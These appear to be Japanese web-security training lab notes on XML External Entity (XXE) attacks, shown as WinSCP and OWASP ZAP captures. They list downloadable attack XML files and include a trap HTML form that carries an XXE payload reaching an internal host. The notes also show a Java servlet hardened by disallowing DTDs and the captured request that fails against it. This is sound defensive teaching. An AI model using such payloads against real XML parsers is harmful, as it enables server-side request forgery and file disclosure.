31 </li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 </li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 </li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 </li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 </li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 </li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-923a.html】

```
/var/www/html/4e/4e-923a.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM "http://internal.example.jp/"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;schedule&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023a.java】

```
/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/4e/4e-923a.html → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```

GET http://trap.example.com/4e/4e-923a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 08:30:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 479
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1df-56c2a2de69533-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM "http://internal.example.jp/"&gt;&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;schedule;&lt;/address&gt;&lt;/user&gt;</textarea>
</form>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
50	19/01/05 17:30:...	GET	http://trap.example.com/4e/4e-923a.html	200	OK	6 ms	479 bytes	Medium		Form
53	19/01/05 17:31:...	POST	http://example.jp/4e3/C4e_023a	200		26 ms	2,338 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4e3/C4e_023a.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイック スタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
POST http://example.jp/4e3/C4e_023a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-923a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 319
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22utf-8%22+%3F%3E%0D%0A%3C%21DOCTYPE+name+%5B%0D%0A%3C%21ENTITY+schedule+SYSTEM+%22http%3A%2F%2Finternal.example.jp%2F%22%3E%0D%0A%5D%3E%0D%0A%3Cuser%3E%3Cname%3E%5EAE%89%E5%85%A8%E5%A4%AA%E9%83%8E%3C%2Fname%3E%0D%0A%3Caddress%3E%26schedule%3B%3C%2Faddress%3E%3C%2Fuser%3E
```

デフォルトビュー

```
HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 08:31:22 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 2338
Connection: keep-alive

org.xml.sax.SAXParseException; lineNumber: 2; columnNumber: 10; DOCTYPE is disallowed when the feature "http://apache.org/xml/features/disallow-doctype-decl" set to true.
    at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
    at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
    at C4e_023a.service(C4e_023a.java:26)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
    at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
    at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
    at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
    at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
    at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
    at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
    at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
    at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
    at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
    at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:861)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1455)
    at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    at java.lang.Thread.run(Thread.java:748)
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
50	19/01/05 17:30:25	GET	http://trap.example.com/4e/4e-923a.html	200	OK	6 ms	479 bytes	Medium		Form
53	19/01/05 17:31:20	POST	http://example.jp/4e3/C4e_023a	200		26 ms	2,338 bytes	Low		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0